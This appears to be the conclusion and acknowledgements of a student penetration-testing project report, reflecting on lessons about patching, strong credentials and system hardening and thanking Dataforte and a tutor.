This project was instrumental in enhancing our practical understanding of penetration testing. By simulating real-world attacks in a safe environment, we were able to observe how easily attackers can exploit poorly secured systems. This experience reinforced the value of proactive vulnerability assessments and the importance of regular patching, strong credentials, and system hardening. This project has demonstrated that even a minor flaw or weak point can be exploited to compromise a system.

We are grateful to Dataforte and our Tutor, Mr. Seun Adisa, for the opportunity to work on this project and the clarity it provided.